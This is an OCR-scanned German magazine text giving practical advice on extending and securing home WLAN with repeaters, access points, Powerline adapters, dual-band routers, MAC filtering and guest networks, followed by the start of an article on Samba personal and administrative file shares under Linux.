Router, Access Point, Repeater können im Browser detailliert konfiguriert werden. Wenngleich zum Teil auch Hostnamen wie „fritz.box" ans Ziel führen, verwendet man typischerweise lokale IPv4-Adressen wie „192.168.178.1". Die IP des Routers ermitteln Sie jederzeit mit ifconfig (Linux) oder ipconfig (Windows) im Terminal, indem Sie bei der angezeigten IP-Adresse (des aktuellen Rechners) die vierte Zahl durch die „1" ersetzen".

Die Konfigurationsoberflächen anderer Geräte wie Repeater, Access Point, Wi-Fi-Adapter erfahren Sie wiederum in der Konfiguration des Routers. In der Fritzbox ist „Heimnetz → Heimnetzübersicht" die richtige Anlaufstelle.

wort und kann danach am gewünschten Ort seinen Dienst verrichten.

Falls es keine WPS-Option gibt, müssen Sie den Repeater manuell einrichten. Dazu stecken Sie das Gerät in unmittelbarer Nähe eines PCs in eine Steckdose. Danach klicken Sie unter Linux oder Windows auf das Symbol der Netzwerkverbindungen. Hier sollte nun ein zusätzliches Netz mit dem Namen des Repeaters erscheinen, mit dem Sie sich verbinden. Der Sicherheitsschlüssel lautet in der Regel „00000000“, ein eventuell abweichendes Standardkennwort verrät das Heftchen, das dem Repeater beiliegt. Danach laden Sie die Repeater-Konfigurationsoberfläche im Browser. Einzig wichtige Einstellung in der Repeaterkonfiguration ist die Wahl des Funknetzes, das der Repeater verstärken soll.

Optimaler Repeaterstandort: Da der Repeater an jeder Steckdose arbeitet, gibt es kaum Einschränkungen, den optimalen Standort zu finden. Die Mitte zwischen der Basisstation und den Endgeräten ist ein gerne genannter Pauschaltipp, jedoch ist ein Standort in unmittelbarer Nähe zum Endgerät oft noch besser.

Als Analysewerkzeug verwenden Sie wieder eine Android-App wie Fritz App WLAN auf einem Smartphone.

Optimale Konfiguration: Repeater verstehen sich als reine Verstärker und übernehmen standardmäßig den Funknetznamen (SSID) der Basisstation. Bessere Kontrolle darüber, ob Sie sich mit dem Repeater oder mit der Basisstation verbinden, erreichen Sie mit einem eigenen Funknetznamen. In der Konfigurationsoberfläche, etwa unter „Funkeinstellungen“, finden Sie die Option, statt die SSID der Basisstation zu übernehmen, einen eigenen Namen zu melden – etwa „WLAN-Repeater“ oder „ErsterStock“.

4. Access Point einrichten

Deutlich mehr Durchsatz als ein Repeater verspricht ein Access Point, da der Hauptweg über Ethernet-Kabel zurückgelegt wird. Der Einsatz eignet sich dort, wo die Basisstation schwach funkt, aber ein Ethernet-Anschluss vorliegt. Dem typischen Umstand, dass in Räumen mit magerem Funknetz auch kein Ethernet-Kabel verlegt ist, können Sie durch eine Powerline-Brücke abhelfen (siehe Punkt 5). Geräte für den Heimbedarf finden Sie unter der Bezeichnung „Access Point“ ab 20 bis 100 Euro, die



Access Point für besten Durchsatz: Ein unabhängiger Sender liefert deutlich besseres WLAN als ein Repeater, benötigt aber einen Ethernet-Zugang.

wahlweise als Repeater oder Access Point arbeiten können. Anders als ein Repeater benötigt der Access Point kein Basisfunknetz des Routers. Für den – eher seltenen – Fall, dass WLAN nur am Ort des Access Points benötigt wird, kann WLAN im Router auch abgeschaltet sein.

Einrichtung des Access Points: Ein Gerät wie etwa das D-Link DAP-2310 (circa 55 Euro) wird über seinen Ethernet-Port mit dem Kabelnetz verbunden. Sobald angeschlossen, lässt sich der Access Point über seine IP-Adresse konfigurieren. Ab Werk bringen Sie eventuell der Benutzer „admin“ und leeres Kennwort in die Konfiguration. Im Zweifel sind die Zugangsdaten im Handbuch vermerkt.

Das Einrichten des neuen Funknetzes geschieht unter „Wireless“ oder „Drahtlos“ und erfordert die üblichen Infos – also Netzwerknamen (SSID), Verschlüsselungstyp (WPA2) und Zugangskennwort. Access Points bieten auch die Anpassung von Kanal, Frequenzband und Sichtbarkeit des Funknetzes. Wie beim Repeater verwenden Sie am besten klar unterscheidbare Namen für das Routerfunknetz und für dasjenige des Access Points.

Routerrecycling: Oft liegt ein alter Router im Keller, der die Aufgabe eines Access Points mühelos übernimmt. Anders als bei der Repeaterfunktion, die, wenn überhaupt, nur markengleiche Router übernehmen können, arbeitet praktisch jeder Altrouter als Access Point neben einem Hauptrouter beliebiger Marke. Schließen Sie den Altrouter an das Kabelnetz an. Seine Konfigurationsoberfläche erreichen Sie über seine IP-Adresse. Hier stellen Sie die Funktion als DHCP-Server ab und auch sonst am besten alle Funktionen außer WLAN. Dort definieren Sie SSID, Verschlüsselungstyp und Zugangskennwort.

Einige Altrouter zeigen in der Konfiguration eine explizite Option „Internetzugang über LAN“ oder ähnlich, die Sie aktivieren müssen. Andere Altrouter wie die alten Speedport-Geräte lassen in der Konfigurationsoberfläche jeden Hinweis auf diese Einsatzmöglichkeit vermissen, arbeiten aber trotzdem einwandfrei als Access Points.

5. Powerline-Adapter einrichten

Powerline, Powerlan oder auch DLAN ist eine Kabelvernetzung, die für die Hauptdistanz die Stromleitung nutzt. Die kurzen Restwege übernehmen Ethernet-Kabel. Für angeschlossene Endgeräte, egal ob Linux, Windows oder Mac-OS, handelt es sich um eine Ethernet-Verbindung. Powerline ist aber auch eine effiziente Erweiterungshardware für optimales WLAN. Es kann das Ethernet durch schlichtes Einstecken eines Adapters in die Steckdose an jeden Ort der Wohnung verlegen und von dort spannt ein Powerline-Wi-Fi-Adapter oder ein an den Powerline-Adapter angeschlossener Access Point sein Funknetz auf.

Bei Powerline ist die Differenz zwischen der Bruttodatenrate und der Nettodatenrate besonders groß. Die derzeit schnellsten Adapter von AVM und Devolo mit 1200 MBit/s können selbst unter idealen



Uraltrouter als Access Point: Solche Schätze aus der Sperrmüllkiste leisten nach der Ausgrabung beste Dienste als zweiter WLAN-Sender.

Bedingungen nur ein Drittel abliefern – also 400 MBit/s. Auch das ist in der Praxis nicht annähernd der Fall, jedoch ist Fast-Ethernet-Geschwindigkeit mit etwa 100 MBit/s realistisch. Und je nach angeschlossenem WLAN-Sender am Ende der Powerline-Leitung ist dieser Durchsatz dann auch für ein – wirklich schnelles – Funknetz erzielbar.

Einrichtung von Powerline: Powerline-Adapter kommen in eine beliebige Steckdose. Der primäre Adapter erhält seinen Platz am besten in Routernähe und wird mit Ethernet-Kabel direkt mit diesem verbunden. Im Prinzip ist jede andere Stelle im Hausnetz denkbar, wo Sie einen Ethernet-Anschluss haben. Ein zweiter (dritter etc.) Adapter kommt in der Nähe des Endgeräts in die Steckdose. Die Ersteinrichtung erfolgt durch Drücken der Verschlüsselungstaste – erst auf dem primären Adapter, dann auf dem sekundären.


Für das Aufspannen des Funknetzes hängen Sie einen Access Point (siehe Punkt 4) an den Ethernet-Anschluss des Powerline-Adapters. Dies ist die optimale Lösung mit dem besten Durchsatz.

Es gibt aber auch eine kostengünstigere Alternative mit spezialisierten Powerline-Adaptern, die selbst als Access Point arbeiten, so etwa der Devolo 9076 DLAN 500 Wi-Fi Adapter (circa 60 Euro). Mit dieser Lösung erzielen wir im Test etwa 60 MBit/s, während die Kombination von Powerline und einem dedizierten Access Point etwa 100 MBit/s Durchsatz erreicht.

Konfiguration und Pflege: An normalen Powerline-Adaptern gibt es nichts zu konfigurieren. Powerline-Wi-Fi-Adapter bieten hingegen eine Konfigurationsoberfläche, die Sie mit der IP-Adresse des Adapters im Browser erreichen.

Hier legen Sie die Einstellungen wie SSID, WPA/WPA2 und das Kennwort unter „WLAN-Konfiguration → Access Point“ fest. Wir empfehlen zur besseren Kontrolle einen vom primären WLAN abweichenden SSID-Namen. Darüber hinaus bietet der Wi-Fi-Erweiterungsadapter wie ein Access Point in seiner Konfigurationsoberfläche Funktionen wie Gastnetz, Kindersicherung oder Zeitschaltung.

Powerline ist nicht Ethernet: Adapter von Devolo oder AVM laufen wochenlang ohne Störungen. Aber gelegentliche Aussetzer gibt es, insbesondere bei wenig genutzten Geräten. Einfache Abhilfe ist das Abstecken und Einstecken des Adapters.



Bequeme Funknetzerweiterung: Der Wi-Fi-Adapter kann an jeder Steckdose sein Funknetz liefern. Voraussetzung ist ein zweiter Powerline-Adapter, der am Ethernet hängt.

6. Dualband-Router mit 2,4 und fünf GHz

Neuere Router funken auf zwei Frequenzen, um für das 2,4-GHz-Band eine Alternative zu schaffen. So ist die Fritzbox schon seit Modell 3490 (2014) ein Dualband-Router. Aber seit 3490 gibt es auch immer wieder Fritzbox-Modelle, die nur 2,4 GHz anbieten. Auch bei anderen Herstellern wie Asus, D-Link, Netgear oder TP-Link sind neuere Modelle in der Regel Dualband-fähig, sollten aber vor einem Kauf auf diese Eigenschaft abgefragt werden.

Der immer wieder gern geschriebene Tipp, auf das Fünf-GHz-Band auszuweichen, wenn der Router das anbietet, ist meistens richtig, allerdings nicht generell. Es kommt darauf an, wo Sie das Netzwerkgerät einsetzen – in der Nähe des Routers oder in beträchtlicher Entfernung. In Routernähe kann sich der Datendurchsatz dramatisch verbessern. Das Fünf-GHz-Band ist leistungsstär-

MANUELLE AUSWAHL DES FUNKKANALS?

Die im WLAN verfügbaren Frequenzbereiche für 2,4 GHz wie für fünf GHz sind in Kanäle aufgeteilt: Das 2,4-GHz-Band hat 13, das Fünf-GHz-Band 16 Kanäle. Letzteres ist wenig frequentiert und hat den zusätzlichen Vorteil, dass die Kanäle sauber getrennt sind. Beim 2,4-GHz-Band hat hingegen jeder Kanal nur eine Breite von fünf MHz, funkt aber mit 20 MHz. Bei einer Kanalbelegung, die nicht mindestens fünf Kanäle Abstand hält (etwa Kanal 1 und 6), kommt es zu einer störenden Überlagerung von Funkwellen. In dicht bebauten Gegenden und Mehrfamilienhäusern ist solche Überlappung überhaupt nicht vermeidbar. Dies kompensiert zum Teil die Koordinationsfunktion DCF (Distributed Coordination Function, in der Fritzbox unter „WLAN → Funkkanal → Weitere Einstellungen → WLAN-Koexistenz“), die standardmäßig aktiviert ist.

Standardmäßig sucht der Router automatisch einen freien Kanal oder notfalls einen belegten, wo DCF am besten greift. Heimanwender tun gut daran, diese Voreinstellung zu belassen. Tüftler können versuchen, anhand der Routeranalyse etwa einer Fritzbox („WLAN → Funkkanal“) den Kanal manuell einzustellen (statt „Autokanal“). Über den genutzten, grün markierten fünf Kanälen wird mit einer Ziffer die Anzahl der überlappenden Fremdsignale angezeigt. Eventuell lässt sich die Leistung auf einem Kanal verbessern, auf dem der Router eine geringere Anzahl von Fremdsignalen meldet.



Dualband-Router mit zwei SSIDs: Vor allem bei Routern ohne „Band Steering“ ist es wichtig, das 2,4- und Fünf-GHz-Frequenzband gesondert anwählen zu können.

ker, bietet mehr Kanäle und hat keine Kanalüberlappungen. Jedoch ist die Reichweite geringer. Im konkreten Test in der Nähe des Routers erreichte ein mit dem 2,4-GHz-Band verbundenes Android-Tablet konstante 48 MBit/s. Dasselbe Tablet an gleicher Position erzielte nach Verbindung mit dem Fünf-GHz-Band durchschnittlich 96 MBit/s mit Ausschlägen bis zu 157 MBit/s – unterm Strich deutlich mehr als der doppelte Durchsatz des 2,4-GHz-Bandes. In mittlerer Entfernung konnte das Fünf-GHz-Band mit immerhin noch 73 MBit/s gegenüber 32 MBit/s (2,4 GHz) prozentual sogar noch besser abschneiden – auch hier deutlich mehr als der doppelte Durchsatz. Geht es aber in abgelegene Ecken, punktet die 2,4-GHz-Frequenz. Unter Umständen lässt sich auf dieser Frequenz mit 10 MBit/s noch brauchbar surfen, während sich das Fünf-GHz-Band als „außerhalb des Bereichs“ abmeldet.

7. Dualband-Router mit/ohne Band Steering

Obwohl fünf GHz in den meisten Situationen die bessere Frequenz ist, müssen Router weiter 2,4 GHz anbieten. Auf WLAN spezialisierte Smartphones und Tablets können zwar so gut wie alle auf fünf GHz senden und empfangen, WLAN-Chips in PCs, Notebooks, USB-WLAN-Adaptern und Druckern jedoch oft nicht. Ein Mischbetrieb ist daher notwendig und dies erhöht die Komplexität.

Fritzboxen bieten standardmäßig beide Frequenzen unter derselben SSID (Funknetzname) und dem gleichen WLAN-Kennwort an. Bei der Anmeldung eines Netzgeräts haben Sie daher keine Kontrolle, ob Sie sich mit dem 2,4- oder Fünf-GHz-Band verbinden. Die Entscheidung trifft der Router, indem er die aus seiner Sicht signalstärkere Frequenz zuweist. Unter der Haube ermöglicht dies die jüngere Technik „Band Steering“ (auch „Smart Connect“). Bei der Fritzbox ist dafür eine erste Voraussetzung die Fritz-OS-Version ab 6.80.

Weitere Konfigurationsvoraussetzung ist, dass beide Bänder denselben Namen (SSID) tragen und die Funktion im Routermenü aktiviert ist. Bei der Fritzbox finden Sie die Funktion unter „WLAN → Funkkanal → Funkkanal-Einstellungen → Weitere Einstellungen → Zur Verbesserung […] Wechsel zwischen 2,4- und 5-GHz […]“.

Fünf-GHz-Band funkt ins Leere: Unterstützt der Router Band Steering (Smart Connect), ist es am bequemsten, die Voreinstellungen zu belassen. Konkret laufen aber wohl Millionen Dualband-Router ohne diese Technik, so etwa die Kabel-Fritzboxen 6490 von Vodafone mit älterem Fritz-OS. Solche Router winken die WLAN-Geräte nach unserer Erfahrung allesamt in das 2,4-GHz-Band, obwohl fünf GHz die eindeutig bessere Wahl wäre. Einfache Abhilfe: Vergeben Sie unter „WLAN → Funknetz“ einen je eigenen Namen (SSID) für die beiden Frequenzbänder. Danach erhalten Sie in den Clients beide Funknetze angezeigt und können sich gezielt für fünf GHz entscheiden.

8. Sicherheit (1): Komplexes WPA-Passwort

Das WLAN-Kennwort muss Ihr Netz vor Fremden schützen. Sie müssen mit einfachen, aber geduldigen Wörterbuchangriffen auf das WLAN-Passwort rechnen. Die kommen sicher nicht von Hackern, aber vielleicht von Nachbarn, die nichts Besseres zu tun haben, als versuchsweise Ihr Netzwerk zu entern. WPA/WPA2 (in der Fritzbox unter „WLAN → Sicherheit“) bietet ausreichende Sicherheit, wenn das Passwort lang und komplex genug ist. Länge und Komplexität sind beim WLAN-Kennwort kein Problem, weil sich alle heimischen Geräte das Kennwort merken.

Sonderzeichen und Umlaute: Sonderzeichen im Kennwort sind erlaubt. Probleme können aber deutsche Sonderzeichen insbesondere Linux-Clients bereiten. Beachten Sie bei Zugriffsproblemen generell die Tatsache, dass der Router oder Access Point eventuell Sonderzeichen gestattet, an denen bestimmte Clientgeräte scheitern. Ein weiterer Grund, allzu exotische Sonderzeichen zu vermeiden, ist die eventuell sehr mühsame Eingabe auf Bildschirmtastaturen von Smartphones.


9. Sicherheit (2): Verbesserte WLAN-Sicherheit

MAC-Filterung ist eine verschärfende Maßnahme, die nur definierte Hardware ins WLAN lässt. Skeptiker werden einwenden, dass die dazu abgefragte Hardwareadresse (MAC-Adresse) so eindeutig nicht ist, weil jedes Linux eine beliebige MAC-Adresse vorgaukeln kann (mit ifconfig). Das ist richtig, jedoch müsste ein Einbrecher wissen, welche MAC-Adressen der Router erlaubt. MAC-Filterung ist daher sehr wohl ein wirksamer Schutz. In der Fritzbox finden Sie die Option unter „WLAN → Sicherheit“ ganz unten: Standardmäßig sind alle neuen Geräte zugelassen. Die Option „WLAN-Zugang auf

die bekannten WLAN-Geräte beschränken“ aktiviert den MAC-Filter. Dieser Schutz ist nicht bequem: Jedes neue Gerät muss hier später explizit mit seiner MAC-Adresse aufgenommen werden („WLAN-Gerät hinzufügen“). Es empfiehlt sich, vor dem Aktivieren alle benötigten Geräte anzumelden, damit deren MAC-Adressen in der Liste der bekannten Geräte enthalten sind.

Netzwerknamen unterdrücken: Die SSID muss nicht für alle Nachbarn sichtbar sein. In der Fritzbox lässt sich diese Öffentlichkeit über „WLAN → Funknetz → Name des WLAN-Funknetzes sichtbar“ abschalten. Danach muss beim Zutritt zusätzlich zum Kennwort auch der Name des WLANs explizit eingegeben werden. Allerdings zeigen Wi-Fi-Scanner den Netznamen auch dann an, wenn er unterdrückt wird. Die Maßnahme hilft also nur gegen technisch unbedarfte Nachbarn.

Kindersicherung: Zum Funktionsumfang der Fritzbox gehört standardmäßig eine Kindersicherung für den Internetzugang („Internet → Filter → Kindersicherung“). Es handelt sich um Zeitbeschränkungen, die für jedes Gerät exakt festgelegt werden können. Inhaltliche Verbote für einzelne Geräte sind an gleicher Stelle unter „Internetseiten sperren“ ebenfalls möglich. Das setzt aber voraus, dass unter „Internet → Filter → Listen“ eine Whitelist oder Blacklist mit Webadressen angelegt wurde.



MAC-Filter: Der Router kann alle fremden Rechner und Mobilgeräte kategorisch abweisen unabhängig von der Kenntnis des Zugangsschlüssels.

10. Sicherheit (3): Gastnetze mit Client Isolation

Es ist unangenehm, Besuchern, die mit ihrem Mobilgerät ins Netz gehen möchten, das Kennwort mitteilen zu müssen. Ein getrenntes Gast-WLAN erspart solche Bedenken. Außerdem lässt es die Besucher nur ins Internet, aber nicht ins lokale Netz (Client Isolation). Es gibt mehrere Möglichkeiten für ein abgeschottetes Gast-WLAN.

1. Sie aktivieren das Gastnetz im Router und nutzen dabei alle restriktiven Optionen. Die Fritzbox zeigt unter „WLAN → Gastzugang“ die Option „Internetanwendungen beschränken: Nur Surfen und Mailen erlaubt“. Diese Einstellung verbietet den Zugriff auf alle lokalen Ressourcen.

2. Powerline-Wi-Fi-Adapter von Devolo kennen neben dem Modus als „Access-Point“ auch einen „Gastzugang“ (unter „WLAN-Konfiguration“). Der für die Client Isolation einschlägige Unterpunkt lautet „Nur eingeschränkte Nutzung zulassen“. Dieser Punkt funktioniert aber nur, wenn der Devolo-Wi-Fi-Adapter seine IP-Adresse per DHCP bezieht (siehe „Gerätekonfiguration → Netzwerkeinstellungen“).

Powerline-Wi-Fi-Adapter von AVM können den in der Fritzbox eingerichteten Gastzugang einfach weiterreichen, sie können aber auch – wie bei Devolo – einen unabhängigen Gastzugang mit eigener SSID und eigenem Kennwort anbieten.

3. Prinzipiell erlauben auch Access Points die Abschottung der Clients gegenüber dem lokalen Netz, die Einrichtung ist aber vergleichsweise kompliziert. ■



Gastnetz mit Client Isolation: Die Fritzbox macht den sicheren Gastzugang besonders einfach. Für die Sicherheit entscheidend sind die vier Optionen unten.

Varianten der Samba-Freigabe

Bei Samba-Freigaben gibt es zwei Methoden: die „persönliche“ Freigabe aus dem Benutzerkonto und die klassische „administrative“ Freigabe. Der Unterschied an sich und die sich daraus ergebenden Besonderheiten sollten Linux-Nutzern bewusst sein.

VON HERMANN APFELBÖCK


Beide nachfolgend erklärten Freigabemethoden basieren auf Samba, das sich in gemischten Netzwerken als einfachster gemeinsamer Nenner für Linux, Windows, Android und Mac-OS bewährt. Die Samba-Serverkomponente ist in jedem Fall Voraussetzung und muss für beide Methoden installiert sein (*sudo apt install samba*). Zugreifende Benutzer müssen jeweils als System- und als Samba-Konto auf dem Server eingerichtet sein.

Administrative Freigaben werden durch manuelle Einträge in der Datei „/etc/samba/smb.conf“ mit root-Recht erstellt. Als vereinfachende grafische Hilfe kann das Tool system-config-samba dienen.

Persönliche Freigaben bietet Samba mit dem Werkzeug net usershare, das mit normalen Benutzerrechten die Freigabe für eigene (!) Dateien und Ordner ermöglicht. Das Tool ist im Metapaket „samba“ enthalten und im Prinzip ein Kommandozeilenprogramm. Allerdings wird es unter der Haube auch von grafischen Dateimanagern zur Freigabe verwendet. Persönliche Freigaben erscheinen nicht in der Samba-Hauptdatei „/etc/samba/smb.conf“, sondern werden unter „/var/lib/samba/usershares“ verwaltet – als je eine Datei pro Freigabe.

Persönliche Freigaben in Dateimanager und Terminal

Die Dateimanager Nautilus, Nemo, Caja und Dolphin haben net usershare integriert. Nach Rechtsklick auf einen Ordner und Klick auf „Freigabeoptionen“ ist nur ein Freigabename zu vergeben. Standardmäßig hat dann das freigebende Konto via Netzwerk Lese- und Schreibzugriff auf den Ordner. Weitere Optionen sind Schreibrechte für „Andere“ oder sogar offener „Gastzugriff“. Wenn Sie diese großzügigeren Optionen aktivieren, bestätigen Sie anschließend mit „Die Zugriffsrechte automatisch setzen“ die dafür notwendige Änderung der Dateirechte. Eine frühere Freigabe ist auf demselben Weg auch wieder schnell deaktiviert.



Administrative Freigabe mit system-config-samba: Das Tool macht Samba deutlich komfortabler. Über die „Einstellungen“ können Sie auch neue Samba-Konten anlegen.

Einschränkungen der persönlichen Freigabe

1. Freigaben auf Benutzerebene sind nur dort erfolgreich, wo der Benutzer das Besitzrecht über diese Ordner und Dateien hat. Das ist standardmäßig nur im eigenen Home-Verzeichnis der Fall. In allen anderen Fällen müsste das Besitzrecht über den Dateimanager oder mit chown im Terminal vorab geändert werden.

2. Externe NTFS- oder FAT-Partitionen sind für persönliche Freigaben nicht oder nur unter Klimmzügen zu verarbeiten, weil mit Standardeinstellungen die notwendigen Rechteänderungen nicht möglich sind.

3. Eine differenzierte Rechtevergabe ist über die grafischen Dateimanager nicht möglich. Außerdem werden Rechte nicht zurückgesetzt, sobald Sie eine Freigabe ändern oder beenden. Wird etwa zuerst nur der Gastzugriff aktiviert, gibt es nur Lesezugriff auf den Ordner. Wenn Sie danach aber den Lese- und Schreibzugriff für „Andere“ erlauben, gilt dieser dann auch für Gäste. Bei Bedarf müssen Sie die Rechte im Dateimanager unter „Zugriffsrechte“ wieder manuell korrigieren.

Persönliche Freigaben im Terminal: Die zuletzt genannte Einschränkung (Punkt 4) lässt sich durch den manuellen Einsatz von net usershare verringern. Diese manuelle

Methode ist unumgänglich, wenn Dateimanager (etwa Thunar unter XFCE, Pcmanfm unter LXDE) das Tool nicht integriert haben. Die allgemeine Syntax lautet so

```
net usershare add [freigabename]
  [pfad] "[Kommentar"] [Rechte]
  [guest_ok=y|n]
```

und ein konkretes Beispiel so:

```
net usershare add Bilder /home/
  sepp/Bilder "" sepp:F,ha:R
```

In diesem Fall wird „/home/sepp/Bilder“ als „Bilder“ für ein Konto mit Vollzugriff, für ein weiteres mit Lesezugriff freigegeben („F“ für „full“, „R“ für „read“).

Das weitere Beispiel

```
net usershare add Musik ~/Musik ""
  Everyone:F guest_ok=y
```


erlaubt allen Systembenutzern Vollzugriff, außerdem Gastzugriff ohne Anmeldung. Für Änderungen am Freigabestatus überschreiben Sie mit einem neuen net usershare add einfach die bisherigen Regeln und mit

```
net usershare delete Musik
```

ist eine bestehende Freigabe schnell wieder gelöscht.

Kontrolle über alle persönlichen Freigaben bietet der Befehl *net usershare info*.

Fazit und Bewertung: Persönliche Freigaben aus dem Benutzerkonto haben diverse Einschränkungen, sind aber komfortabel für schnelle Ad-hoc-Freigaben auf Desktopsystemen. Einfachste Variante ist eine Netzfreigabe nur für das eigene Konto, denn hier ist auf Dateisystemebene keine Änderung der Dateirechte nötig. Da solche Freigaben nur im Home-Verzeichnis umstandslos funktionieren, ist diese Freigabevariante für Server ungeeignet.




Persönliche Freigabe im Dateimanager: Die Aktion ist nach Rechtsklick auf einen Ordner denkbar einfach und der Dateimanager erledigt auch anfallende Rechteänderungen.

Administrative Freigaben

Maßgeblich für administrative Freigaben ist die Konfigurationsdatei „/etc/samba/smb.conf“, deren Bearbeitung root-Recht erfordert. Wer manuelles Editieren scheut, kann sich das schlichte, aber sehr hilfreiche grafische Front-End system-config-samba nachinstallieren, das Sie im Aufmacherbild dieses Artikels sehen. Freigaben werden in der „smb.conf“ am Ende unter „Share Definitions“ eingetragen. Beachten Sie, dass manuelle Änderungen immer erst wirksam werden, wenn Sie den Samba-Dienst mit

```
sudo service smbd restart
```

neu gestartet haben. Eine neue Freigabe lässt sich im Minimalfall mit drei Zeilen erstellen:



Administrative Freigaben in der „smb.conf“: Auf Serversystemen übernehmen oft grafische Back-Ends die Einträge. In diesem Fall darf nur ein einziges Konto („ha“) zugreifen.

```
[Daten]
path = /media/daten
writeable = yes
```

